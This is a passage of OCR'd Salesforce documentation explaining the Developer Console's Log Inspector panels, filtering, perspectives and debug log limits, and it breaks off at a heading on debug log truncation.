
Execution Stack

The Execution Stack panel displays a “bottom-up” view of the currently selected item in the debug log, starting with the lowest level call, followed by the operation that triggered that call, and so on.



Execution Log

The Execution Log panel contains the debug log for the current process. The debug log contains every action that occurred in the process, such as method calls, workflow rules, and DML operations. To view long lines that are truncated in the view, hover over the line to display a popup.



Use the Execution Log to retrace steps through a process. You can step through lines on your own or filter the log to lines of specific interest:

- **This Frame**–Displays only this region of the process, or only the items that are associated with the level. For example, if you select a trigger that calls a class, only the trigger operations are displayed. If you click `CODE_UNIT_STARTED` and select **This Frame**, only the items in the process that occur between `CODE_UNIT_STARTED` and its associated `CODE_UNIT_ENDED` are displayed.
- **Executable**–Displays only the executable items in the debug log. The cumulative limits information is hidden, such as the number of SOQL queries made and the number of DML rows.

  Tip Always keep **Executable** selected. Only deselect it when you are working on optimizing your process and need specific limits information.
- **Debug Only**–Displays only the debug statements that you have added to the code.
- **Filter**–Displays items that match what you enter in the associated field. For example, if you select **Filter** and enter *`DML`*, only the lines in the execution log with the string “DML” in either the event or details are displayed. The filter is case-sensitive.

The Execution Log panel contains this information:

Column	Description
Timestamp	System time when the process began, shown in the local user’s time. The format is: *HH:MM:SS:MSS*.

Column	Description
Event	The Debug event.
Details	Details pertaining to the event, such as line number and parameters.

Source

The Source panel contains the executed source code or the metadata definitions of entities used during the process, and lists how many times a line of code was executed. The content displayed in the panel depends on what's selected elsewhere in the view.

To go to a specific line of code, enter a line number in the entry box at the bottom of the source panel, and click **Jump**.

Click **Open** to open executed source code in Source Code Editor view.

Note If validation rules or workflows are executed during the process, the metadata representation displays in the source panel. You can't open a metadata representation from the Developer Console. See `ValidationRule` and `Workflow` in the *Lightning Platform Metadata API Developers Guide*.

Variables

Use the Variables panel to discover when a variable is assigned a value and what that value is. Click a `Variable` event to populate the section.


Note The Apex Code log level must be set to **Finest** for variable assignments to be logged.

Another way to view the contents of variables is to use checkpoints, which give you more details about entities held in memory at a point of execution. For details, see Set Checkpoints in Apex Code.

Execution Overview: Save Order, Limits, Timeline, and Executed Units

The Execution Overview panel at the bottom of the Log Inspector contains four tabs:

- The Save Order tab displays a color-coded timeline of DML actions. For each DML action taken, save order elements are shown as boxcars in the timeline.



  The following colors are used to differentiate between elements:


Color	Type
Red	Before trigger
Orange	After trigger
Green	Validation rule
Blue	Assignment rule
Purple	Workflow rule

For details on a specific element, click the associated boxcar in the timeline. The popup window displays additional information, including a link to navigate directly to the relevant place in the log. To view the IDs of affected records, click the name of the sObject in the left pane.

- The Limits tab displays overall system limits by name and amount used and contains this information:

Column	Description
Limit	Name of the limit.
Used so far	Amount of the limit used by this process at this point of execution.
Request Total	Amount of this limit used by the request at completion.
Total Available	Total amount for the limit.


- The Timeline tab provides a visual representation of the time taken by each process. Select the **Scale** option that results in the most useful view.



The Timeline tab contains this information:

Column	Description
Category	Type of process.
Millis	Milliseconds of time taken by the process.
%	Percent the process took of the entire request.

- The Executed Units tab displays the system resources used by each item in the process.



The buttons at the bottom of the tab can be used to filter out information by item type. For example, if you don't want to view details for methods, click **Methods**. Click the button a second time to clear the filter.

The Executed Units tab contains the following information:

Column	Description
What	Type of process item. Types include: - Method - Queries - Workflow - Callouts - DML - Validations - Triggers - Pages
Name	Name of the process item.
Sum	Total duration for the item.
Avg	Average duration for the item.
Max	Maximum duration for the item.
Min	Minimum duration for the item.
Count	Number of times the item was called during the process.
Heap	Amount of space the item took on the heap.
Query Type	Type of query. Possible values are: - SOQL - SOSL
Sum rows	Total number of records changed for the item.
Avg rows	Average number of records changed for the item.
Max rows	Maximum number of records changed for the item.
Min row	Minimum number of records changed for the item.

To sort information by a specific column, click the column header.

Important If you are using a Mac and you don't see scroll bars in the Log Inspector panels, open **System Preferences** | **General** and set **Show scroll bars** to **Always**

Examples of Using the Log Inspector
Here are some of the ways you can use the Log Inspector to diagnose and solve problems.

See Also
Developer Console Debug Menu
Logs Tab
Managing Perspectives in the Log Inspector
Creating Custom Perspectives in the Log Inspector

Examples of Using the Log Inspector

Here are some of the ways you can use the Log Inspector to diagnose and solve problems.

Tracing the Path of Execution

Scenario: You've opened a debug log in the Log Viewer. What are some of the ways to step through the information?

- In the Execution Log panel, select **Executable** to filter out all non-executable steps, including cumulative limits information.
- In the Execution Overview panel, click the Executed Units tab to view the aggregate values of different types of operations in the request. For example, you can view the number of DML operations or the different methods by the type of method.
- Click the Limits tab to view the governor limits used by this operation.

Viewing `System.Debug` Statements

Scenario: You've added a number of `System.Debug` statements to your code to track a request's progress. How do you find them using the Log Viewer?

- In the Execution Log panel, select **Filter**.
- Enter *DEBUG* (upper-case) in the entry box.

Only the lines containing the string *DEBUG* are shown in your request display.

Updating the Source Code

Scenario: After you run your request, you notice an Apex code error in the debug log. What's the easiest way to edit your Apex code?

- From the Source panel, select the line of code.
- Click **Open**.

The class or trigger opens in a new Log Viewer tab.

Tracking DML in a Request

Scenario: Your request contains many DML statements in different locations. How can you tell how many times DML is executed in a request?

Here are two techniques for drilling into a debug log to examine the actual DML executed during the course of a request:

- In the Execution Log panel, select **Filter**, then type *DML*. All items in the request that contain DML anywhere in either the event or details display.
- In the Execution Overview panel, click the Executed Units tab and disable all other types of execution, except for DML. The buttons are toggles–click once to filter that type of operation **out** of the list. Click again to disable the filter. To view only the DML, click **Methods**, **Queries**, **Workflow**, **Callouts**, **Validations**, **Triggers** and **Visualforce Pages**.
  - The details of the DML operation show the kind of object that was affected, and the specific operation performed–insert, update, and so on. You can also view the number of times a DML statement was executed, the number of rows, and so on.
  - If you click a DML request item in the Executed Units tab, the Execution Log filters out all other parts of the request and displays only that DML statement.


You can also use these procedures for looking up and filtering queries.

Evaluating the Performance of a Visualforce Page


Scenario: You have a Visualforce page and an Apex controller that executes SOQL queries. How do you analyze the performance of your page and find out which code unit took the most time? How do you determine how many queries are performed in the request? How do you verify how close you are getting to governor limits?

- In the Stack Tree panel, look for the name of the Visualforce page. The top level has the format `/apex/pagename`. The first node under that shows the actual execution of the page. Open that node to see when the controller was initialized.
- Continue to open nodes to explore the calling of methods and how long each method took. When you click an item in the Stack Tree panel, the Execution Log panel displays that portion of the debug log, the **Source** panel refreshes to display the appropriate source code, and the Variables panel shows the variables that are in context.
- In the Execution Overview panel, click the Executed Units tab to view statistics of your code that include execution time in milliseconds and heap size in bytes. The Cnt column shows the number of times a certain code unit has been executed. If a code unit was executed more than once, the sum, average, maximum, and minimum run times are updated. Similarly, if a query is executed more than once, the display is updated to summarize the aggregate numbers of returned rows.

You can filter out code units by clicking the buttons on the bottom that correspond to the code units you want to omit from the view.



- Click the Limits tab to verify the applicable limits, and how close your request is to each applicable limit. The Total Available column shows the governor limits allowed for your organization per type of operation. The Request Total column shows the total number of requests performed. The Used So Far column shows the number of requests consumed at the point of execution you selected in the stack trace or execution log.
- Click the Timeline tab to see a visual display of the executed code units broken up by the type of code unit, in addition to the total and percentage of execution time for each type of code unit. The timeline lets you quickly find out which parts of the request took the longest. Select a time interval at the bottom of the summary section to increase or decrease the period displayed in the timeline.



In this example, database requests took the most time (56.95%). They are followed by the Visualforce page. The least amount of time was spent on Apex code. Also, Visualforce pages and Apex code were executed first and last, while database operations were carried out between them.

Viewing a Complex Process

Scenario: Your process is complex, and includes several Apex classes and triggers, workflow, and validation rules. What are some of the best ways to step through or filter the resulting debug log?

- The Stack section contains a tree structure illustrating the execution path of all the top level items in the request. Use this to see the hierarchy of items as they execute.
- Use the **Filter** entry box in the execution log. For example, if you're interested in trigger-specific events, click **Filter** and enter *`trigger`*. Only the lines in the debug log that contain the word *`trigger`* display in the execution log section.
- Limit the scope of the Execution Log tab to a specific selected unit of execution by selecting **This Frame**. For example, if you select a line that contains `CODE_UNIT_STARTED` in the execution log, and

then click **This Frame**, the execution log displays only the items in the request that occur between `CODE_UNIT_STARTED` and its associated `CODE_UNIT_ENDED`.

Note When **This Frame** is selected, the Execution Log only displays the items that are contained in that frame, not any lower level operations. For example, if a trigger calls a class, only the trigger operations display in the Execution Log, not the class operations.

Use Custom Perspectives in the Log Inspector

A perspective is a predefined layout of panels in the Log Inspector.

Creating Custom Perspectives in the Log Inspector
Every developer has a different style. You can use one of our out-of-the box perspectives, create a custom perspective, or modify an existing perspective.

Managing Perspectives in the Log Inspector
A perspective is a predefined layout of panels in the Log Inspector.

Creating Custom Perspectives in the Log Inspector

Every developer has a different style. You can use one of our out-of-the box perspectives, create a custom perspective, or modify an existing perspective.

For a list of out-of-the box perspectives, see Log Inspector.

1. In the Developer Console, open a log in the Log Inspector.
2. Click **Debug** | **View Log Panels** and select the panels you want to include in the perspective.
   For a list of available panels, see Log Inspector. If you modify a perspective, an * is appended to the perspective name until it is saved.

   Tip If you create a perspective that includes the **Execution Log** panel, you may want to include the **Source** panel.
3. To save your changes, click **Save Perspective**. To create a new perspective, click **Save Perspective As** and enter a new name.

See Also
Log Inspector
Managing Perspectives in the Log Inspector

Managing Perspectives in the Log Inspector

A perspective is a predefined layout of panels in the Log Inspector.


When you perform a task in the Log Inspector, make sure you choose the right perspective for the job.

To manage your perspectives, click **Debug** | **Perspective Manager**.


- To switch to a different perspective, double-click the perspective name, or select it and click **Open**.
- To change the default perspective, select the perspective name and click **Set Default**.
- To delete a perspective, select the perspective name and click **Delete**.
- To create a custom perspective, see Creating Custom Perspectives in the Log Inspector.

The following perspectives are predefined:


- **All** (default)




- **Debug**: A perspective designed for code debugging that includes the Execution Log, Source and Variables panels.



- **Log Only**: An all-purpose perspective for viewing log execution that includes the Execution Log panel only.



- **Analysis**: A perspective designed for log analysis that includes the Stack Tree, Execution Stack, Execution Log, and Execution Overview panels.



Use a perspective that makes completing your task fast and easy. Every developer has a different style; if one of the predefined perspectives doesn't meet your needs, it's easy to design your own. For details, see Creating Custom Perspectives in the Log Inspector

See Also

- Log Inspector
- Creating Custom Perspectives in the Log Inspector

Debug Logs

Use debug logs to track events that occur in your org. Debug logs are generated when you have active user-based trace flags, when you run Apex tests, and when executed code or API requests include debugging parameters or headers.

REQUIRED EDITIONS

Available in: both Salesforce Classic (not available in all orgs) and Lightning Experience

Available in: **Performance**, **Unlimited**, **Developer**, **Enterprise**, and **Database.com** Editions

The Salesforce user interface, Email Services, and Approvals are not available in **Database.com**.

USER PERMISSIONS NEEDED	
To view, retain, and delete debug logs:	View All Data

A debug log can record database operations, system processes, and errors that occur when executing a transaction or running unit tests. Debug logs can contain information about:

- Database changes
- HTTP callouts
- Apex errors
- Resources used by Apex
- Automated workflow processes, such as:
  - Workflow rules
  - Assignment rules
  - Approval processes
  - Validation rules

Note The debug log does not include information from actions triggered by time-based workflows.

The system generates a debug log every time a transaction that is included in the defined filter criteria is executed.

Transactions can be generated from the following:

- Salesforce user interface
- API
- `executeanonymous` calls
- Web services
- Email services

The filter criteria set for the user, the Developer Console, or the API header determine what is included in the debug log.

Note Debug logs don't include transactions that lead conversion triggers. For example, suppose that a converted lead triggers a workflow rule. The debug log doesn't show that this workflow rule fired.

The following are examples of when to use a debug log.

- As a developer creating a custom application, you can use the debug log to validate the application's behavior. For example, you can set the debug log filter to check for callouts. In the resulting debug log, you can view information about the success and duration of those callouts.
- As an administrator for an org, you can use the debug log to troubleshoot when a user reports difficulty. Set a trace flag on the user, ask the user to step through the problematic transaction, and then use the debug log to view the system details.

Debug Log Limits

Debug logs have the following limits.

- Each debug log must be 20 MB or smaller. Debug logs that are larger than 20 MB are reduced in size

by removing older log lines, such as log lines for earlier `System.debug` statements. The log lines can be removed from any location, not just the start of the debug log.

- System debug logs are retained for 24 hours. Monitoring debug logs are retained for seven days.
- If you generate more than 1,000 MB of debug logs in a 15-minute window, your trace flags are disabled. We send an email to the users who last modified the trace flags, informing them that they can re-enable the trace flag in 15 minutes.

  Warning If the debug log trace flag is enabled on a frequently accessed Apex class or for a user executing requests often, the request can result in failure, regardless of the time window and the size of the debug logs.

- When your org accumulates more than 1,000 MB of debug logs, we prevent users in the org from adding or editing trace flags. To add or edit trace flags so that you can generate more logs after you reach the limit, delete some debug logs.

Debug Log Truncation

